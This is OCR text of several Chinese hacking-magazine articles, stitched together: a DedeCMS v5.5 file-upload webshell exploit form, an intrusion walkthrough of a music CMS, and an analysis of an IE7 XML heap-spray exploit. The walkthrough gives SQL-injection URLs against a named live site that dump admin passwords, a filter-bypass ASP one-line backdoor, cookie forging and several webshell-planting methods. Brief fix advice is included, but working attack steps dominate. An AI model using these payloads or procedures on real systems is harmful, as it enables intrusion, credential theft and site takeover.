$filename = $cuserLogin->getUserID().'-'.dd2char(MyDate('ymdHis',$nowtme));
$fs = explode('.', $uploadfile_name);
if(eregi($cfg_not_allowall, $fs[count($fs)-1]))
{ShowMsg("你上传了某些可能存在不安全因素的文件，系统拒绝操作！",'javascript:;');
exit();
}$filename = $filename.'.'.$fs[count($fs)-1];
}$fullfilename = $cfg_basedir.$activepath.'/'.$filename;
$fullfileurl = $activepath.'/'.$filename;
//在这里可以指定上传到的目录，成功会将指定类型的文件上传到目录
move_uploaded_file($uploadfile,$fullfilename) or die("上传文件到 $fullfilename 失败！");
//后面的代码我们无需再关心，因为在文件已经成功上传
```

代码注释得很清楚了，利用该漏洞需要register_globals=on，我们通过自定义一个表单为相关的变量赋值，最终即可成功达到上传可执行文件的目的。下面给出一个简单的利用工具。

```
<HTML><HEAD><TITLE>Dedecms v55 Remote Arbitrary File Upload POC By Flyh4t</TITLE></HEAD>
<BODY style="FONT-SIZE: 9pt">---------- Dedecms v55 RCE Exploit Codz By flyh4t
---------- <br><br>
<form action=http://127.0.0.1/uploads/include/dialog/select_soft_post.php method='POST' enctype="multipart/form-data" name='myform'>
<input type='hidden' name='activepath' value='/data/cache/' />
<input type='hidden' name='cfg_basedir' value='../../' />
<input type='hidden' name='cfg_imgtype' value='php' />
<input type='hidden' name='cfg_not_allowall' value='txt' />
<input type='hidden' name='cfg_softtype' value='php' />
<input type='hidden' name='cfg_mediatype' value='php' />
<input type='hidden' name='f' value='form1.enclosure' />
<input type='hidden' name='job' value='upload' />
<input type='hidden' name='newname' value='fly.php' />
Select U Shell <input type='file' name='uploadfile' size='25' />
<input type='submit' name='sb1' value='确定' />
</form>
<br>
It's just a exp for the bug of Dedecms V55...<br>
Need register_globals = on...<br>
Fun the game,get a webshell at /data/cache/fly.php...<br>
</BODY>
</HTML>
```

前置知识：无
关键词：脚本、漏洞、防注入



七禧舞曲CMS入侵思路及漏洞分析

文/图 [Z.S.T]OnlyLonely

本文分析的是黑防实战ASP议题中的某音乐吧系统。因为已经有人做了入侵视频，所以我就只写出入侵这类网站的思路和漏洞分析吧。

入侵思路

网上搜了下，这系统有源码，这就方便分析漏洞了。下载和目标网站对应的系统版本"七禧舞曲CMS V1.2"。解压后发现该系统根目录下的ASP文件并不多，开IIS慢慢看吧。

页面少时，可用UltraEdit看一篇根目录的文件，看看哪些是可以传递参数的。首先看哪些页面传递的参数做了诸如isNumeric()这类只能为数字的限制。遇到这样的就先放弃看别的页面。若没有这样的页面，应该去看看站内是否有搜索的地方，这种地方很容易出现漏洞。很幸运，我很快发现了这样一个页面。

1.漏洞1：注入

这是一个很明显的漏洞，漏洞页面是Hits.asp和Down.asp。参数id未经过滤和强制转换为数值型，导致漏洞。代码如下。

```
//Hits.asp
id=trim(request.QueryString("id"))
set rs=server.createobject("adodb.recordset")
sql="select * from ylmv_dj where dj_id="&cstr(id)
```

request.querystring("l")为其他值时也有漏洞，但因为查询的表不同，这些表中没有数据，故读不出想要的数据。

```
Down.asp
id=request("id")
set rs=server.createobject("adodb.recordset")
sql="select * from Ylmv_Dj where Passed=0 and Deleted=0 and Dj_Id="&id
```

一般我们测试注入都先用单引号，再用"and 1=1"和"and 1=2"的检测方法。单引号似乎被检测出来了，如图1所示。

```
很抱歉，由于您提交的内容中含有危险的SQL注入代码，致使本次操作无效！
字段名：id
字段值：1'
关键字：'
```

图1

直接用UltraEdit搜索"很抱歉"，定位代码到./Inc/Sql.asp。过滤了querystring、form和cookies。

```
regEx.Pattern = "'|;|([\s\b+()]+(select|update|insert|delete|declare|@|exec|dbcc|alter|drop|create|backup|if|else|end|and|or|add|set|open|close|use|begin|retun|as|go|exists)[\s\b+]*)"
Dim sItem, sValue
For Each sItem In Values
sValue = Values(sItem)
If regEx.Test(sValue) Then
FoundInjection = True
```

Response.Write "很抱歉，由于您提交的内容中含有危险的SQL注入代码，致使本次操作无效！"

有这些关键字。注意，这里的Values和

sValue并没有转换大小写，聪明的你一定明白怎么绕过检测了，语句大写即可。

利用方法 看下Access数据库，直接知道表中列数。构造如下地址（不必 AND 1=2）即可。

```
http://3758.900y.net/hits.asp?l=dj&id=2 UNION SELECT 1,2,3,4,password,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33 from [Ylmv_Admin]
```

获得用户名的方法一样。这样就可以得到admin表中的用户名和密码了，如图2所示。




图2

漏洞修补方法 和Play.asp中一样，对参数进行判断，直接复制过来改下就行，将字符转成大写或小写后再检测。

该系统的前台还有一个过滤符号的函数ReplaceBadChar，没过滤星号和空格，同样存在漏洞。

```
'函数名：ReplaceBadChar
'作  用：过滤非法的SQL字符
'参  数：strChar------要过滤的字符
'返回值：过滤后的字符
Function ReplaceBadChar(strChar)
If strChar = "" Or IsNull(strChar) Then
ReplaceBadChar = ""
Exit Function
End If
Dim strBadChar, arrBadChar, tempChar, i
strBadChar = "+,',--,%,^,&,?,(,),<,>,[,],{,},/,\,;,:," & Chr(34) & "," & Chr(0) & ""
arrBadChar = Split(strBadChar, ",")
tempChar = strChar
For i = 0 To UBound(arrBadChar)
tempChar = Replace(tempChar, arrBadChar(i), "")
Next
tempChar = Replace(tempChar, "@@", "@")
ReplaceBadChar = tempChar
End Function
```

漏洞修补方法 添加更多需要过滤的符号即可。

2.漏洞2：绕过防注入写入一句话

通过漏洞1，我们得到了用户名和密码，但后台目录改了，不能直接进入，此时可以再看看是否能在前台找到其他漏洞。网站提供了一个用户注册的程序，进去看看，Ucenter Home的，不好利用。但该CMS为每个用户提供了另一套主页，位于./Web/目录下，访问方式为http:// 3758.900y.net /web/index.asp?id=1。此外还有一个留言板，这种地方很容易造成漏洞。我们写入一句话看看，如图3所示。写入后显示如图4所示。




图3

似乎是过滤关



图4

键词后写入？那么就有机会绕过了，来看看代码。留言板地址为http://3758.900y.net/Web/index.asp?m=book&id=1。查看源代码，搜"添加留言"，得知form提交的地址为"index.asp?m=bookadd&id=1"。UltraEdit搜索bookadd，找到添加留言的代码Ylmv_Com_ WebBookAdd。

```
Sub Ylmv_Com_WebBookAdd
Ylmv_Com_Content=request("Content")
if Ylmv_Com_Content="" then
......
end if
set RsBookAdd=server.createobject("adodb.recordset")
RsBookAdd.open "select * from Ylmv_Book",conn,1,3
RsBookAdd.addnew
......
RsBookAdd("Content")=FormatStr(Ylmv_Com_Content)
```

找到FormatStr，在/Inc/Inc.asp中，其代码如下

```
'过程名：FormatStr
'作  用：过滤非法语句，防止黑客注入
'参  数：无
'Web：    http://www.7xiwl.com
Function FormatStr(String)
on Error resume next
String = LCase(String)
String = Replace(String, "request", "")
String = Replace(String, "execute", "")
String = Replace(String, "eval", "")
String = Replace(String, "include", "")
String = Replace(String, "chr", "")
'String = Replace(String, "<", "&lt;")
'String = Replace(String, ">", "&gt;")
'String = Replace(String, """", "&quot;")
FormatStr = String
End Function
```

这里对字符串都进行了大小写转换，但不是检测，是直接过滤。如果我们写个eevalval过滤后不就是eval了吗？而且"<>"过滤的地方被屏蔽了。往下翻看FormatStrB也是如此，但FormatStrC就都过滤了。真不知作者是出于什么考虑要这样写，导致漏洞产生。我们可以用一句话"<%eevalval revalequest("#")%>"来插马。

漏洞修补方法：去掉注释，并修改为发现非法字符时，退出页面执行(response.end())。

3.漏洞3：得到数据库地址

该系统的./ Upgrade.asp文件会直接显示数据库地址。解决的方法是删除该文件。

4.漏洞4：得到绝对路径

用户登录后的上传处，随便传个文件会出错，从而得到绝对路径"D:\WWW\3758\USER\INC\../../Conn.asp"。

漏洞修补方法：删除User_Upload.asp。

获取WebShell

1.绕过后台用户验证

虽然有了上面的漏洞，但还不能拿到Webshell。还要多亏冰雪风谷的社工能力，猜出了本次议题的后台目录"./admin123/"。利用漏洞1，我们可以得到后台管理员的用户名和密码，那该怎么利用呢？

首先在本机看处理登录的函数。POST提交到"Login.asp?action=login"，同样，我们还可以找到chklogin()。

```
sub chklogin()
dim adminname,password
adminname=trim(replace(request("adminname"),"'",""))
password=md5(trim(replace(request("password"),"'","")))
……
set rs=conn.execute("select * from [Ylmv_Admin] where adminname='"&adminname&"'")
……
end sub
```

该系统管理员的密码是16+32位的组合，直接去MD5网站是查不到密码的。其MD5为MD5 = LCase(WordToHex(a) & WordToHex(b) & WordToHex(c) & WordToHex(d))。这个时候，如果不知道怎么办，大家应该随便访问个后台页面，看有没有登录的提示，然后搜索相应字符串，找到验证主程序。这里就留给大家分析吧，此处是cookies+http-referer验证。

在本机登录后台，在浏览器执行javascript:document.cookie，可以得到"AdminName=adm in; AdminPass=7a57a5a743894a0e4a801fc343894a0e4a801fc3;AdminId=1; AdminFlag=1;"。看到这里有个AdminPass吧？打开数据库，看到是不是一样？好的，替换上我们在目标网站上得到的数据，然后cookie注入吧！以下是测试本机的语句

```
javascript:alert(document.cookie="Admin Name=admin; AdminPass=7a57a5a743894a0e4a801fc343894a0e4a801fc3; AdminId=1; AdminFlag=1;")
```

2.绕过HTTP-REFERER检测

方法很简单，UCenter Home提供了网址分享功能。发布一条链接到后台的URL即可，cookie注入后跳转！或者用FireFox插件，有很多插件提供修改HTTP-REFERER。

3.最终拿到webshell

这里提供几个方法，供大家参阅。

上传法：我第1次突破就是这个方法。用原版数据库，删掉防下载表，在book表里写入一句话，修复保存，改成.mp3扩展，在"数据维护→添加新数据"处上传，然后在数据管理中恢复即可。

注意，还原前一定要备份原网站数据库，拿到大马后还原数据。

直接生成黑页：如图5所示。网站设计者又出现个不该有的失误，那个动态页面不能利用，因为是靠参数显示的页面。而可以利用的是静态页面。文件名称我们填成.asp的，正文直接写木马，然后生成我们的黑页吧。





图5

总结

本文并无涉及到一些高级入侵技术，看的就是细心。大家只要多看代码，其实还是有很多漏洞可以发现的。希望大家能冷静地去看代码，祝大家的水平日益提高。



前置知识: XML
关键词: 漏洞、ShellCode、XML

菜鸟版Exploit编写指南之四十八:

IE 7 XML漏洞分析

文/图 正北一王斌

2008年12月的某一天,360安全卫士突然跳出提示说"微软再现惊天漏洞"。在网上查了一下,发现是XML漏洞,该漏洞在11月份已经流入黑色产业链,在12月9日正式出现在网页上。第1件事当然是去找POC了,辛苦地找了半天,终于在国外网站找到了。

阅读本文需要大家有一定的汇编基础,因为代码分析时涉及到寄存器寻址,类似C语言中的指针,不太好理解,遇到不明白的地方还请多用OD跟一下,因为用文字真的很难说明白。对于POC中的JavaScript脚本和XML,可以到网上查阅资料。

该POC分为两个文件: iframe.html和ie-sploit.html。按照POC的说明,运行ie-sploit.html将触发漏洞并运行"计算器"程序。运行看看,结果360却蹦了出来,如图1所示。呵呵,我打了360的临时补丁了,关了360,重启IE,运行ie-sploit.html,"计算器"果真跳出来了,IE也崩溃了,查看进程管理器,发现IE耗费了大量的内存。




图1

既然POC可用,接下来就来分析它是如何起作用的。用记事本打开这两个文件,iframe.html是XML脚本文件,而ie-sploit.html显然是JavaScript脚本文件,这样很容易确定漏洞来自于iframe.html。ie-sploit.html通过一句"document.write("<iframe src=\"iframe.html\">")"来调用iframe.html,而在ie-sploit.html中可以找到ShellCode,因为这段数据就是这么命名的"var shellcode=unescape("%ue8fc% u0044……"。利用工具将unescape中的数据解密为十六进制数,然后贴到OD中验证,没错,就是ShellCode,如图2所示。

```
00401428  ┌$  FC              cld
00401429  .   E8 44000000      call    00401472
0040142E  .   8B45 3C          mov     eax, dword ptr [ebp+3C]
00401431  .   8B7C05 78        mov     edi, dword ptr [ebp+eax+78]
00401435  .   01EF             add     edi, ebp
00401437  .   8B4F 18          mov     ecx, dword ptr [edi+18]
0040143A  .   8B5F 20          mov     ebx, dword ptr [edi+20]
0040143D  .   01EB             add     ebx, ebp
0040143F  >   49               ┌dec     ecx
00401440  .   8B348B           │mov     esi, dword ptr [ebx+ecx*4]
00401443  .   01EE             │add     esi, ebp
00401445  .   31C0             │xor     eax, eax
00401447  .   99               │cdq
00401448  >   AC               │┌lods    byte ptr [esi]
00401449  .   84C0             ││test    al, al
0040144B  .v  74 07            ││je      short 00401454
0040144D  .   C1CA 0D          ││ror     edx, 0D
00401450  .   01C2             ││add     edx, eax
00401452  .^  EB F4            │└jmp     short 00401448
00401454  >   3B5424 04        │cmp     edx, dword ptr [esp+4]
00401458  .^  75 E5            └jnz     short 0040143F
0040145A  .   8B5F 24          mov     ebx, dword ptr [edi+24]
```

图2

这个POC给我的感觉是出奇的简单,要是只谈应用而不分析的话,到此为止就够了。我们自己写个ShellCode,然后escape转换,贴进去就成了(难怪这么快出了这么多挂马页面)。

观察POC,可以发现两个疑问: 一是ie-sploit.html中通过脚本分配了大量的内存,填充"%u0a0a%u0a0a"有什么特别的原因? 二是iframe.html中有一个奇怪的URL地址 http://ਊਊ.xxxxx.org,它是干什么用的?

iframe.html分析

用OD打开IE7,F9运行,选择"文件→打开",选择iframe.html,点击"确定",程序在

7C812AEB处发生异常，异常代码为E0000001，Shift+F9忽略，再次在7C812AEB处发生异常E0000001，再按Shift+F9，4次异常后，程序中断在42BE42F4处，此处代码为"mov ecx,dword ptr [eax]"，此时EAX为0x0A0A0A0A，OD提示非法访问地址0x0A0A0A0A。那么EAX中的数据是从哪来的呢？向上看代码42BE42D8处为"mov eax, dword ptr [esi]"，此时ESI为0440DD28。在数据窗口查看0440DD28处，原来是iframe.html中的URL，不过转成了宽字符，如图3 所示。

```
0A 0A 0A 0A|2E 00 78 00|78 00 78 00|78 00 78 00|......x.x.x.x.x.
2E 00 6F 00|72 00 67 00|00 00 00 00|00 00 00 00|..o.r.g.........
```

图3

至此我们回答了第2个疑问，那个URL是专门构造的。查了下相关资料，"ਊ"是转义字符，为十六进制值0xA0A，两个"&#2570"刚好是0x0A0A0A0A。按Shift+F9忽略，弹出出错框，提示"42BE42F4引用0x0a0a0a0a，不能为read"。我们仔细看代码，如图4 所示。

```
42BE42D2  .v  0F85 FE000000  jnz   42BE43D6
42BE42D8  .   8B06           mov   eax, dword ptr [esi]
42BE42DA  .   3BC3           cmp   eax, ebx
42BE42DC  .v  0F84 EF000000  je    42BE43D1
42BE42E2  .   395E 04        cmp   dword ptr [esi+4], ebx
42BE42E5  .v  0F84 E6000000  je    42BE43D1
42BE42EB  .   395E 08        cmp   dword ptr [esi+8], ebx
42BE42EE  .v  0F84 DD000000  je    42BE43D1
42BE42F4  .   8B08           mov   ecx, dword ptr [eax]
42BE42F6  .   57             push  edi
42BE42F7  .   50             push  eax
42BE42F8  .   FF91 84000000  call  dword ptr [ecx+84]
42BE42FE  .   8B46 1C        mov   eax, dword ptr [esi+1C]
```

图4

ECX值来自于[EAX]，EAX值来源于[ESI]，而ESI指向转换为宽字符的URL。假设在42BE42F4处执行"mov ecx,dword ptr [eax]"时，内存0x0a0a0a0a可读，那么程序就会将0x0a0a0a0a处的4字节赋值给ECX，接着程序就会走向执行42BE42F8处的"call dword ptr [ecx+84]"。我们只要在此时控制ECX+84指向我们的ShellCode地址，就成功利用了。仔细想想，现在还需要解决两个问题，一是使0x0a0a0a0a处地址有效，二是0x0a0a0a0a处头4个字节必须是我们可以控制的。结合这两个问题和前面的第1个疑问，我们明白了ie-sploit.html中要分配大量内存是为了到达0x0a0a0a0a这个边界地址，而%u0a0a%u0a0a的用途是使0x0a0a0a0a处头4个字节为0x0a0a0a0a。

ie-sploit.html分析

为了证明猜测，下面分析ie-sploit.html。在42BE42D8处下断点，用OD重新加载IE7，F9运行，选择ie-sploit.html，点击"确定"，这时IE会有一个安全提示，这是本地运行保存的网页引起的，在使用IE浏览互联网时不会出现。鼠标左键单击该提示，选择"允许阻止的内容"，这时和加载iframe.html时一样，程序在7C812AEB处异常，按Shift+F9，4次异常后中断在42BE42D8，F9继续，第2次中断在42BE42D8，这时ESI指向了宽字符URL，向下走到42BE42F4处，EAX为0x0a0a0a0a，此时该处可读且头4个字节值为0x0a0a0a0a，执行后ECX变为0x0a0a0a0a，向下走到42BE42F8处，F7跟进，因为ECX+84=0x0a0a0a8e，而0x0a0a0a8e处的4 个字节还是0x0a0a0a0a，因此EIP到了0x0a0a0a0a，如图5所示。

```
0A0A0A08   0A0A   or   cl, byte ptr [edx]
0A0A0A0A   0A0A   or   cl, byte ptr [edx]
0A0A0A0C   0A0A   or   cl, byte ptr [edx]
0A0A0A0E   0A0A   or   cl, byte ptr [edx]
0A0A0A10   0A0A   or   cl, byte ptr [edx]
0A0A0A12   0A0A   or   cl, byte ptr [edx]
0A0A0A14   0A0A   or   cl, byte ptr [edx]
0A0A0A16   0A0A   or   cl, byte ptr [edx]
```

图5

我们的ShellCode呢？呵呵，不用担心，0a0a刚好构成了代码"or cl, byte ptr [edx]"，可以执行而不引起异常，所以程序就这么一直走下去，直到走到ShellCode。

总　结

流程分析完了，现在回顾一下。为了到达0x0a0a0a0a这个边界，IE耗费了大量的内存，能不能省点内存呢？我尝试过将"&#2570"改为更小一点的数，但在使用OD的调试中发现，即使是同一个数字，在执行到"mov eax,dword ptr [esi]"时，有时ESI刚好指向宽字符的地址，有时又与该地址相去甚远，看来"&#2570"是一个溢出概率最高的数了(后来在网上看到的代码中也证明了这一点，网上的代码虽然改了第2个"&#2570"，但是第1个依然沿用了)，有兴趣的朋友可以跟踪看看。此外还有一个问题，就是所选的数字必须要能够构成不引起异常的代码，这显然很麻烦。最后给大家提供一个我写的生成工具，有点简陋，但是保证没有什么后门之类的。


(编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找)

前置知识: JavaScript、溢出
关键词: 漏洞、ShellCode、MS09-002

菜鸟版Exploit编写指南之四十九:

Thinking in MS09-002

